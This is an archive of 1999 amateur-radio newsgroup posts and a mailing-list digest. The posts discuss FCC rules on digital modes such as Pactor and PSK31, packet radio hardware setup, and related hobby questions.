>scrambling it like they do in 9600 baud modems, is quite legal.
>
>John Roberts wrote
>>I think you had better clarify this.
>>
>>Are you telling me that if I receive and demodulate any signal that is not
>>publicly documented I am breaking the law?
>
>
>>Bob Lewis wrote
>
>>> If it's not publicly documented then it's illegal in the U.S.
>
>

5057. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: Paul Keinanen <keinanen@sci.fi>
Message-ID: <ucYzOFIWXTycswHpZE0wLCzJ9vti@4ax.com>
Source record: 15465

On Wed, 17 Nov 1999 22:20:24 -0500, "Bob Lewis" <aa4pb@erols.com>
wrote:

>Not below 50 Mhz they can't. In the U.S., unspecified digital codes
>can only be used above 50 Mhz according to 97.307 and even then they
>can not be used with the intent to obscure the meaning of the
>transmission (i.e. a "private mode"). 97.309(a) states that only
>Baudot, Amtor, and Ascii codes can be used.

While reading 97.309 and while the reference to ISO 646 will permit
substituting the characters #@[]\^_{}| with national variants and thus
supporting other languages than English, I can not see any references
to any 8 bit codes, such as ISO 8859-1 (Latin-1).

Since HTML pages are by default decoded in ISO-8859-1 and most likely
all non-English pages would contain some characters outside of the
traditional 7 bit ASCII range, transmission of such pages would be
technically illegal in the US on HF :-).

Paul OH3LWR

5058. Re: Packet with T1000 and KPC-3+

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Message-ID: <e80zXUeM$GA.370@cpmsnbbsa05>
Source record: 15466

For a DOS only unit like this. You can either get KA-GOLD, Hostmaster or XP-DOS. All three are good products that will run on an 8088.

You can also use the DOS based Pacterm that comes with The KPC-3. It's not a host mode program, but it will get you up and running.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Neal <neal@sacon.net> wrote in message news:383397e9_1@news.access1.net...
> Can anybody recommend a configuration for using a T1000SE laptop with a
> KPC-3+. I've got the T1000SE and I'm getting the KPC-3+. I've got no
> software for the T1000 (a no harddrive, 720k floppy 8088). I don't have
time
> to sift thru i-net resources to figure this out, so I'm hoping that
somebody
> can just tell me how to set these things up.
>
> 73
> Neal N7RX
> Portland, Oregon
>
>

5059. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: Alexander Kurpiers <a.kurpiers@uet.tu-darmstadt.de>
Message-ID: <38344527.254D2C9@uet.tu-darmstadt.de>
Source record: 15467

Bob Lewis wrote:

> Not below 50 Mhz they can't. In the U.S., unspecified digital codes
> can only be used above 50 Mhz according to 97.307 and even then they
> can not be used with the intent to obscure the meaning of the
> transmission (i.e. a "private mode"). 97.309(a) states that only
> Baudot, Amtor, and Ascii codes can be used. It further states that
> these codes can use any technique whose technical characteristics
> have been documented publicly, such as CLOVER, G-TOR, or PacTOR, for
> the purpose of facilitating communications. In other words, you must

Does this mean that Pactor-II is not legal for US amateurs?

73´ Alexander AB0CF/DL8AAU

--

------------------------------+--------------------------------------
| Alexander F. Kurpiers |
|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369
|
| technik u. Elektroakustik | Fax : +49-6151-165545
|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0ais.#hes.deu.eu
|
------------------------------+--------------------------------------

5060. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38344F26.884474D6@IEEE.org>
Source record: 15468

Alexander Kurpiers wrote:
> Does this mean that Pactor-II is not legal for US amateurs?

If the FCC cannot monitor PACTOR-II, it is probably illegal
for US amateurs to us it. Since it is in use by US amateurs,
it can probably be assumed that the FCC has all the information
and equipment needed to monitor it.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5061. Connecting a Psion Revo to a THD7?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: Alan Taylor <alan@g0smd.demon.co.uk>
Message-ID: <4O2XtOAAN$M4Ewur@g0smd.demon.co.uk>
Source record: 15469

Hello,

Thanks for reading this ...my wife has bought me a Revo ....but unfortunately
Santa has taken it away until Christmas Eve .... sad aren't I but still ..

I want to interface a Revo to and external device via the serial connector
and I presume the pin oust are the standard rs 232 pin outs obviously data
out is connected to the data in ...the rs 232 "twist".

For those that maybe in the know ... I want to interface with a Kenwood
THD7 to give mobile packet radio now that's even sadder.

I have done this with a psion 3 a by plugging the 9 pin plug from the pswin
lead to a 9 pin socket connected to the 3a which worked with comms software
in the 3a.

--
Alan Taylor

5062. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <811tv8$25t$1@autumn.news.rcn.net>
Source record: 15470

> Does this mean that Pactor-II is not legal for US amateurs?

My understanding is that the FCC has ruled that since the Pactor and Pactor-II compression schemes are "based" upon Ascii codes they are legal as are the codes used in PSK31. The Pactor-II protocol is publicly documented so it meets that criteria as well.

The regulations are outdated but rather than re-write them, the FCC has permitted some pretty loose interpretations; but that's better than saying no. The key seems to be that the code must be publicly documented and it's intent cannot be to encrypt or obscure the content (which obviously wouldn't work very well if it's publicly documented).

5063. Re: DX Packet Spots

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: ac6v <ac6v@ix.netcom.com>
Message-ID: <38349C5B.4AFDEE24@ix.netcom.com>
Source record: 15471

john kelley wrote:

> Greetings,
>
> I hope this is not a dumb question.
>
> I am new to digital modes, I have a KAM Plus and am trying tolearn as
> much as possible. I have come across the term
>
> DX PACKET SPOTS
>
> and have no idea what this means.
>
> Could some please explain for me and/or recommend some good URLs for
> beginners such as myself. I have ordered ARRL's Oprating Manual, but
> I am not too sure if this is a good source of information.
>
> Any help?
>
> 73 de John K2SHY

Hi John --- all about DX Packet Clusters at URL:
http://www.ac6v.com/page8.html#TUT

Five links to read up on.

--
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 100+ PAGES, 700 INDEXED TOPICS, AND 3000 LINKS
Over 500,000 visits on the counter
http://www.ac6v.com/ -- Home Page & Index
http://www.ac6v.com/pagedx.html -- DX Reference Pages

5064. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s396rld1eo70@corp.supernews.com>
Source record: 15472

Paul Keinanen wrote in message ...

>Since HTML pages are by default decoded in ISO-8859-1 and most likely
>all non-English pages would contain some characters outside of the
>traditional 7 bit ASCII range, transmission of such pages would be
>technically illegal in the US on HF :-).

The FCC told the ARRL that they will not enforce the 8th bit use in ASCII
on HF. The statute is obsolete, they just haven't published a revision to the law.
U.S. based Amateurs have been using the 8th bit for years.

5065. Re: Packet-WWW e'mail?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: ac6v <ac6v@ix.netcom.com>
Message-ID: <3834AFDC.639710B1@ix.netcom.com>
Source record: 15473
Cross-posted to:
alabama.birmingham.radio.amateur,alt.ham-radio.packet,rec.radio.amateur,rec.radio.amateur.digital,rec.radio.amateur.digital.misc

Stan wrote:

> Hi Folks,
>
> There used to be a way to send e'mail from packet to the internet and vice
> versa. I can't remember the packet address or WWW address. Can anyone help
> me?
> Thanks in advance!
>
> 73,
>
> Stan Cehonski KB2WEN
> stan.cehonski@philips.com

Hi Stan -- its called a Gateway --- see "About the W2XO BBS/Gateway" at URL:
http://www.ac6v.com/page8.html#TUT

--
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
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http://www.ac6v.com/pagedx.html -- DX Reference Pages

5066. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-18 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <3834DBDC.3801778E@IEEE.org>
Source record: 15474

Mont O'Leary wrote:
> Since I'm new to HF digital, which of these modes are actually used? Any
> ideas on percentages? How do the various modes stack up with PSK31?

Different modes have different characteristics. If you want a replacement
for keyboard RTTY, PSK31 is a good choice. If you want pretty much error-
free message handling with mailboxes, PACTOR is a good choice. Seems to
me PSK31 and PACTOR are the most popular presently. Don't know much about
G-TOR and CLOVER. RTTY is error-prone and has a limited character set.
I plan to try PACTOR II pretty soon.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5067. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: John Roberts <johnr@ece.jhu.edu>
Message-ID: <472Z3.230$cF2.4600@news.rdc1.md.home.com>
Source record: 15475

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:38344F26.884474D6@IEEE.org...
> Alexander Kurpiers wrote:
> > Does this mean that Pactor-II is not legal for US amateurs?
>
> If the FCC cannot monitor PACTOR-II, it is probably illegal
> for US amateurs to us it. Since it is in use by US amateurs,
> it can probably be assumed that the FCC has all the information
> and equipment needed to monitor it.

How can I monitor the Pactor II used by the Swiss-PTC II when in "private mode".

Is there really no information on this "private mode" that the Swiss-PTC II is capable of? I'm hearing it a lot (not US and not Hams) and I want to be able to see what is being said. Any advice?

Thanks,
John

5068. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Mont O'Leary <k0ycn@w5fc.org>
Message-ID: <qD4Z3.4217$16.504605@news.flash.net>
Source record: 15476

Since I'm new to HF digital, which of these modes are actually used? Any ideas on percentages? How do the various modes stack up with PSK31?

Mont - K0YCN

5069. Pactor, PSK31, antiques

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Albert Aerts <no@spam.be>
Message-ID: <3834E772.51DB6A0E@spam.be>
Source record: 15477

Please visit "The Aerts Family homepage" featuring amateur radio, amtor, pactor, PSK31, antique radios and cameras.

http://gallery.uunet.be/albert.aerts

5070. Callsign Prefix Database and Look Up

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <PQ6Z3.2043$RI1.38605@sea-read.news.verio.net>
Source record: 15478
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Howdy.

I was asked to add a prefix look up utility. It is now available on the QSL page at http://hfradio.org - If you need to know where a prefix is from, simply enter the call or prefix and see what country it is assigned to.

Don't forget: http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options)

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

This is my offering to the community, all funded by me. I am working hard to bring excellent content to the site. I have need for others who might wish to assist. I need a Software editor -- someone who can review and post software links, etc. Let me know if you are interested. (See the site on how to email me).

If you feel up to it, after looking around the site, drop me a note (you'll find my address on the site) and share your thoughts.

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

5071. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <812tkfmlg1@arachne.labyrinth.net.au>
Source record: 15479

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote:
> Different modes have different characteristics. If you want a replacement
> for keyboard RTTY, PSK31 is a good choice. If you want pretty much error-
> free message handling with mailboxes, PACTOR is a good choice. Seems to
> me PSK31 and PACTOR are the most popular presently. Don't know much about
> G-TOR and CLOVER. RTTY is error-prone and has a limited character set.
> I plan to try PACTOR II pretty soon.

And if you're going to operate PACTOR, *please* listen to the
frequency before you start to operate. As a PSK31 regular, it seems
to me that a lot of PACTOR operators don't listen first.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5072. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s3acaear3ef43@corp.supernews.com>
Source record: 15480

hey, you're a Ham, roll your own.

You could buy one, and reverse engineer it...

John Roberts wrote
>
>How can I monitor the Pactor II used by the Swiss-PTC II when in "private
>mode".
>
>Is there really no information on this "private mode" that the Swiss-PTC II
>is capable of? I'm hearing it a lot (not US and not Hams) and I want to be
>able to see what is being said. Any advice?

5073. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Message-ID: <38353D14.31EFF696@IEEE.org>
Source record: 15481

Hamish Moffatt wrote:
> And if you're going to operate PACTOR, *please* listen to the
> frequency before you start to operate. As a PSK31 regular, it seems
> to me that a lot of PACTOR operators don't listen first.

That's because PSK31 operators say they can operate in between the
two PACTOR FSK tones. :-) Just Kidding.

Here's the problem. N5AQM in Chandler, AZ cannot hear your PSK31
signal and considers the frequency clear. He accesses my PK-232MBX
mailbox in East Texas while I'm watching TV in a different room.
My mailbox sends my stored message to him and, in the process,
steps on your PSK31 signal. To you, it sounds like someone didn't
listen before transmitting but there's no one there to listen. It's
just a mailbox responding to commands that you can't hear. And
there are hundreds of mailboxes out there just waiting to be read
by remote operators who cannot hear your PSK31 signal and don't
know the frequency is occupied. Some of the PACTOR mailbox
frequencies are published on http://www.pactor.com Perhaps
a copy of that would help you avoid the mailbox problem by
avoiding the mailbox frequencies.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca

5074. Re: Where docs for pactor, amtor, clover, etc...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Bob Lewis <aa4pb@erols.com>
Message-ID: <38355BCD.3C90D9BC@erols.com>
Source record: 15482

I think the rules are clear that it has to be publicly documented.
There's a big step I think between having the protocol documentation and
actually developing a working decoder. The fact that it's publicly
documented also does not give one the right to go into business selling
decoders that use the protocol without paying royalties - but you can
build one for your own personal use.

The Swiss-PTC private mode is another matter entirely as I understand
it. This is "encryption" but it's being used in the commercial bands,
not by hams.

Robert McConnell wrote:
>
> What hasn't been decided is whether an undocumented modulation scheme
> is a form of encryption, which would make it illegal on ham bands in
> the USA.

5075. CQ.... Ft. Lauderdale Fla.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Stan <stan.cehonski@philips.com>
Message-ID: <943022094.548099@dibbs1.nam.cis.philips.com>
Source record: 15483
Cross-posted to: alabama.birmingham.radio.amateur,alt.radio.amateur.club.taparc,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.misc

Hi Folks,

We have a coworker who is taking a trip from lake Ontario to the Bahamas on a sailboat. he is equipped with a packet set-up; IC HT, PK-80 TNC, 30 watt amp, and a J-pole antenna. He also has a tem meter rig. Is there anyone who could provide some local packet node information and help him to log on to a node so that he could send packet mail/messages back to us here in NY state. I don't know if DX cluster or std. packet would be best. He is currently in Ft. L., and someone who could be on a local 2m repeater to help him would be greatly appreciated. Thanks in advance,

73

Stan KB2WEN
Please cc: me so I get this early

5076. UNSUBSCRIBE

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Treemenow@aol.COM
Message-ID: <0.675ac74.2566e125@aol.com>
Source record: 15484

```
--part1_0.675ac74.2566e125_boundary
Content-Type: text/plain; charset="us-ascii"
Content-Transfer-Encoding: 7bit

UNSUBSCRIBE ME PLEASE

HAVE A NICE DAY
:-)

TRESIA

--part1_0.675ac74.2566e125_boundary
Content-Type: message/rfc822
Content-Disposition: inline

Return-Path: <owner-ham-digital@ucsd.edu>
Received: from rly-yb05.mx.aol.com (rly-yb05.mail.aol.com [172.18.146.5]) by
air-yb04.mail.aol.com (vx) with ESMTP; Fri, 19 Nov 1999 08:21:27
-0500
Received: from mlist.ucsd.edu (mlist.ucsd.edu [132.239.1.48]) by
rly-yb05.mx.aol.com (v65.4) with ESMTP; Fri, 19 Nov 1999 08:21:01
-0500
Received: from mail.ucsd.edu (ucsd.ucsd.edu [132.239.1.1])
by mlist.ucsd.edu (8.9.3/8.9.3) with ESMTP id FAA25565
for <ham-digital-ddist@mlist.ucsd.edu>; Fri, 19 Nov 1999 05:11:06 -0800 (PST)
Received: (from root@localhost) by mail.ucsd.edu; id EAA11500
sendmail 8.8.8AS/UCSD8.3
Fri, 19 Nov 1999 04:30:30 -0800 ( PST)
Message-Id: <199911191230.EAA11500@mail.ucsd.edu>
Date: Fri, 19 Nov 99 04:30:29 PST
From: Ham-Digital Mailing List and Newsgroup <Ham-Digital@ucsd.edu>
Errors-To: Owner-Ham-Digital@ucsd.edu
Reply-To: Ham-Digital@ucsd.edu
Precedence: List
Subject: Ham-Digital Digest V99 #296
To: Ham-Digital@ucsd.edu

Ham-Digital Digest Fri, 19 Nov 99 Volume 99 : Issue 296

Today's Topics:
Connecting a Psion Revo to a THD7?
DX Packet Spots (2 msgs)
Mystery of 30-meters...
Packet with T1000 and KPC-3+ (2 msgs)
Pactor, PSK31, antiques
Where docs for pactor, amtor, clover, etc... (8 msgs)
```

Send Replies or notes for publication to: <Ham-Digital@UCSD.Edu>
Send subscription requests to: <Ham-Digital-REQUEST@UCSD.Edu>
Problems you can't solve otherwise to brian@ucsd.edu.

Archives of past issues of the Ham-Digital Digest are available
(by FTP only) from ftp.UCSD.Edu in directory "mailarchives/ham-digital".

We trust that readers are intelligent enough to realize that all text
herein consists of personal comments and does not represent the official
policies or positions of any party. Your mileage may vary. So there.
Loop-Detect: Ham-Digital:99/296

Date: Thu, 18 Nov 1999 12:38:24 +0000
From: Alan Taylor <alan@g0smd.demon.co.uk>
Subject: Connecting a Psion Revo to a THD7?

Hello,

Thanks for reading this ...my wife has bought me a Revo ....but unfortunately
Santa has taken it away until Christmas Eve .... sad aren't I but still ..

I want to interface a Revo to and external device via the serial connector
and I presume the pin oust are the standard rs 232 pin outs obviously data
out is connected to the data in ...the rs 232 "twist".

For those that maybe in the know ... I want to interface with a Kenwood
THD7 to give mobile packet radio now that's even sadder.

I have done this with a psion 3 a by plugging the 9 pin plug from the pswin
lead to a 9 pin socket connected to the 3a which worked with comms software
in the 3a.

--
Alan Taylor
.

Date: Thu, 18 Nov 1999 16:39:56 -0800
From: ac6v <ac6v@ix.netcom.com>
Subject: DX Packet Spots

john kelley wrote:

> Greetings,
>
> I hope this is not a dumb question.
>
> I am new to digital modes, I have a KAM Plus and am trying tolearn as
> much as possible. I have come across the term
>
> DX PACKET SPOTS
>
> and have no idea what this means.

>
> Could some please explain for me and/or recommend some good URLs for
> beginners such as myself. I have ordered ARRL's Oprating Manual, but
> I am not too sure if this is a good source of information.
>
> Any help?
>
> 73 de John K2SHY

Hi John --- all about DX Packet Clusters at URL:
http://www.ac6v.com/page8.html#TUT

Five links to read up on.

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73 From Rod In San Diego

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http://www.ac6v.com/ -- Home Page & Index
http://www.ac6v.com/pagedx.html -- DX Reference Pages

.

Date: Sun, 14 Nov 1999 23:51:03 GMT
From: john kelley <k2shy@arrl.net>
Subject: DX Packet Spots

Greetings,

I hope this is not a dumb question.

I am new to digital modes, I have a KAM Plus and am trying tolearn as
much as possible. I have come across the term

DX PACKET SPOTS

and have no idea what this means.

Could some please explain for me and/or recommend some good URLs for
beginners such as myself. I have ordered ARRL's Oprating Manual, but
I am not too sure if this is a good source of information.

Any help?

73 de John K2SHY
.

Date: 15 Nov 1999 02:06:41 GMT
From: "Christopher W. Buckley" <cwbuckle@mtu.edu>
Subject: Mystery of 30-meters...

On several occasions a friend and I have noticed 1a signal on
10.132.25 that sounds like a RTTY signal with a 425Hz shift, and
we've tried to apply any kind of decoding method that we could
think of, and to no avail. I realize ham radio isn't the only thing
on this frequency, but curiosity is driving me nuts. This signal
is here 24/7 from what I can tell, and is fairly strong into our
location. Has anyone heard this signal before?

Other notes:

Tried all modes supported by our new KAM plus, to no avail.

The signal seems to stop every now and then, and I only hear
the space tone quite quickly.

Haven't been able to get the sound into the computer to see
exactly what the bit rate is, but it sounds quicker than standard
RTTY, almost like a RTTY75 or ASCII 110 rate.

It seems to use the same patterns, as far as encoding sets go,
as it looks like there is a strange, incomplete, character set,
and not just a random spurting of characters onto the band.

If anyone has any idea what this is, or has any ideas for me to
try to crack this, please let me know..

--
---- ---- ---- ---- ---- ----
Chris Buckley -- KC0DBY
Vice President / Treasurer
Husky Amateur Radio Club -- W8YY (906)487-1303
Computational Mathematics Consultant
MTU Math Science Department (906)487-3406
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---- ---- ---- ---- ---- ----

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Date: Wed, 17 Nov 1999 22:08:37 -0800
From: "Neal" <neal@sacon.net>
Subject: Packet with T1000 and KPC-3+

Can anybody recommend a configuration for using a T1000SE laptop with a
KPC-3+. I've got the T1000SE and I'm getting the KPC-3+. I've got no
software for the T1000 (a no harddrive, 720k floppy 8088). I don't have time
to sift thru i-net resources to figure this out, so I'm hoping that somebody

can just tell me how to set these things up.

73
Neal N7RX
Portland, Oregon

.

Date: Thu, 18 Nov 1999 10:51:13 -0600
From: "Ricker@cssincorp.com" <ricker@cssincorp.com>
Subject: Packet with T1000 and KPC-3+

For a DOS only unit like this. You can either get KA-GOLD, Hostmaster or
XP-DOS. All three are good products that will run on an 8088.

You can also use the DOS based Pacterm that comes with The KPC-3. It's not a
host mode program, but it will get you up and running.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Neal <neal@sacon.net> wrote in message news:383397e9_1@news.access1.net...
> Can anybody recommend a configuration for using a T1000SE laptop with a
> KPC-3+. I've got the T1000SE and I'm getting the KPC-3+. I've got no
> software for the T1000 (a no harddrive, 720k floppy 8088). I don't have
time
> to sift thru i-net resources to figure this out, so I'm hoping that
somebody
> can just tell me how to set these things up.
>
> 73
> Neal N7RX
> Portland, Oregon
>
>

.

Date: Fri, 19 Nov 1999 07:00:18 +0100
From: Albert Aerts <no@spam.be>
Subject: Pactor, PSK31, antiques

Please visit "The Aerts Family homepage" featuring amateur radio, amtor,
pactor, PSK31, antique radios and cameras.

http://gallery.uunet.be/albert.aerts

.

Date: Thu, 18 Nov 1999 13:10:30 -0600
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Subject: Where docs for pactor, amtor, clover, etc...

Alexander Kurpiers wrote:
> Does this mean that Pactor-II is not legal for US amateurs?

If the FCC cannot monitor PACTOR-II, it is probably illegal
for US amateurs to us it. Since it is in use by US amateurs,
it can probably be assumed that the FCC has all the information
and equipment needed to monitor it.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca
.

Date: Thu, 18 Nov 1999 19:27:51 +0100
From: Alexander Kurpiers <a.kurpiers@uet.tu-darmstadt.de>
Subject: Where docs for pactor, amtor, clover, etc...

Bob Lewis wrote:

> Not below 50 Mhz they can't. In the U.S., unspecified digital codes
> can only be used above 50 Mhz according to 97.307 and even then they
> can not be used with the intent to obscure the meaning of the
> transmission (i.e. a "private mode"). 97.309(a) states that only
> Baudot, Amtor, and Ascii codes can be used. It further states that
> these codes can use any technique whose technical characteristics
> have been documented publicly, such as CLOVER, G-TOR, or PacTOR, for
> the purpose of facilitating communications. In other words, you must

Does this mean that Pactor-II is not legal for US amateurs?

73=B4 Alexander AB0CF/DL8AAU

-- =

------------------------------+---------------------------------------=

| Alexander F. Kurpiers | =

|
| Institut fuer Uebertragungs- | Voice: +49-6151-162369 =

|
| technik u. Elektroakustik | Fax : +49-6151-165545 =

|
| Merckstrasse 25 | EMail: a.kurpiers@uet.tu-darmstadt.de
|
| D-64283 Darmstadt (Germany) | Hamradio: dl8aau@db0ais.#hes.deu.eu =

|
------------------------------+---------------------------------------=

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Date: Thu, 18 Nov 1999 18:33:33 -0600
From: "Steve Sampson" <ssampson@usa-site.net>
Subject: Where docs for pactor, amtor, clover, etc...

Paul Keinanen wrote in message ...

>Since HTML pages are by default decoded in ISO-8859-1 and most likely
>all non-English pages would contain some characters outside of the
>traditional 7 bit ASCII range, transmission of such pages would be
>technically illegal in the US on HF :-).

The FCC told the ARRL that they will not enforce the 8th bit use in ASCII
on HF. The statute is obsolete, they just haven't published a revision to the law.
U.S. based Amateurs have been using the 8th bit for years.

.

Date: Fri, 19 Nov 1999 01:56:16 GMT
From: "John Roberts" <johnr@ece.jhu.edu>
Subject: Where docs for pactor, amtor, clover, etc...

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote in message
news:38344F26.884474D6@IEEE.org...
> Alexander Kurpiers wrote:
> > Does this mean that Pactor-II is not legal for US amateurs?
>
> If the FCC cannot monitor PACTOR-II, it is probably illegal
> for US amateurs to us it. Since it is in use by US amateurs,
> it can probably be assumed that the FCC has all the information
> and equipment needed to monitor it.

How can I monitor the Pactor II used by the Swiss-PTC II when in "private
mode".

Is there really no information on this "private mode" that the Swiss-PTC II
is capable of? I'm hearing it a lot (not US and not Hams) and I want to be
able to see what is being said. Any advice?

Thanks,
John

.

Date: Fri, 19 Nov 1999 04:47:18 GMT
From: "Mont O'Leary" <k0ycn@w5fc.org>

Subject: Where docs for pactor, amtor, clover, etc...

Since I'm new to HF digital, which of these modes are actually used? Any
ideas on percentages? How do the various modes stack up with PSK31?

Mont - K0YCN

.

Date: Thu, 18 Nov 1999 23:10:52 -0600
From: W6RCecilA <Cecil.A.Moore@IEEE.org>
Subject: Where docs for pactor, amtor, clover, etc...

Mont O'Leary wrote:
> Since I'm new to HF digital, which of these modes are actually used? Any
> ideas on percentages? How do the various modes stack up with PSK31?

Different modes have different characteristics. If you want a replacement
for keyboard RTTY, PSK31 is a good choice. If you want pretty much error-
free message handling with mailboxes, PACTOR is a good choice. Seems to
me PSK31 and PACTOR are the most popular presently. Don't know much about
G-TOR and CLOVER. RTTY is error-prone and has a limited character set.
I plan to try PACTOR II pretty soon.
--
73, Cecil, W6RCA http://www.mindspring.com/~w6rca
.

Date: 19 Nov 1999 07:18:39 GMT
From: Hamish Moffatt <hamish@rising.com.au>
Subject: Where docs for pactor, amtor, clover, etc...

W6RCecilA <Cecil.A.Moore@IEEE.org> wrote:
> Different modes have different characteristics. If you want a replacement
> for keyboard RTTY, PSK31 is a good choice. If you want pretty much error-
> free message handling with mailboxes, PACTOR is a good choice. Seems to
> me PSK31 and PACTOR are the most popular presently. Don't know much about
> G-TOR and CLOVER. RTTY is error-prone and has a limited character set.
> I plan to try PACTOR II pretty soon.

And if you're going to operate PACTOR, *please* listen to the
frequency before you start to operate. As a PSK31 regular, it seems
to me that a lot of PACTOR operators don't listen first.

Hamish VK3SB
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839
.

Date: Fri, 19 Nov 1999 05:12:54 -0600
From: "Steve Sampson" <ssampson@usa-site.net>
Subject: Where docs for pactor, amtor, clover, etc...

hey, you're a Ham, roll your own.

You could buy one, and reverse engineer it...

John Roberts wrote
>
>How can I monitor the Pactor II used by the Swiss-PTC II when in "private
>mode".
>
>Is there really no information on this "private mode" that the Swiss-PTC II
>is capable of? I'm hearing it a lot (not US and not Hams) and I want to be
>able to see what is being said. Any advice?

.

End of Ham-Digital Digest V99 #296
****

--part1_0.675ac74.2566e125_boundary--

5077. Re: sound card + tx help

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: "D. Stussy" <kd6lvw@bde-arc.ampr.org>
Message-ID: <Pine.LNX.4.10.9911192255360.188-100000@dns.bde-arc.ampr.org>
Source record: 15485

On Wed, 17 Nov 1999, Ralph Mowery wrote:
> In the US anyone that can memorize a bunch of questions where the
> answeres are given can get a license. They do not have to know anything
> about radio or electronics at all. My wife has what is called a Tech
> Plus license. She did learn the code at 5 wpm an memorised the
> questions . If you ask her anyting about the electronic part, she would
> tell you she does not know a thing. Lots of others in the same shape
> over here.
>
> Lots of hams in the US can not even put on a coax connector. My idea of
> a test would be to have someone put on a connector, check the swr of an
> antenna , tune the final of a tube radio, tune an antenna tuner and
> things like that.

I agree, at least with the exams for the "entry level" licenses being so simple, there's not much electronics. However, for the Advanced class license, the story is a bit different. However, for all classes, the question pool is publically available, so for those with a good, short-term memory, passing without knowledge of the subject matter is possible.

5078. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-19 00:00:00 UTC
From: Cathryn Mataga <cathryn@junglevision.com>
Message-ID: <PWj_3.1254$LK3.48899@nuq-read.news.verio.net>
Source record: 15486

The T/R switching cable is pretty easy. Linux supports both the
serial and parallel port for this. Me, I went to the local electronics
store and picked up a big pack
of 2n2222's with the little metal cases -- and they seem to work pretty good
for this.
On Linux I use parallel port, since my serial ports are filled up
with other TNC's and stuff. I run one soundmodem with Linux using a SBPro
and an old FM
2m mobile radio for 1200 baud packet. And another soundmodem in Windows
using
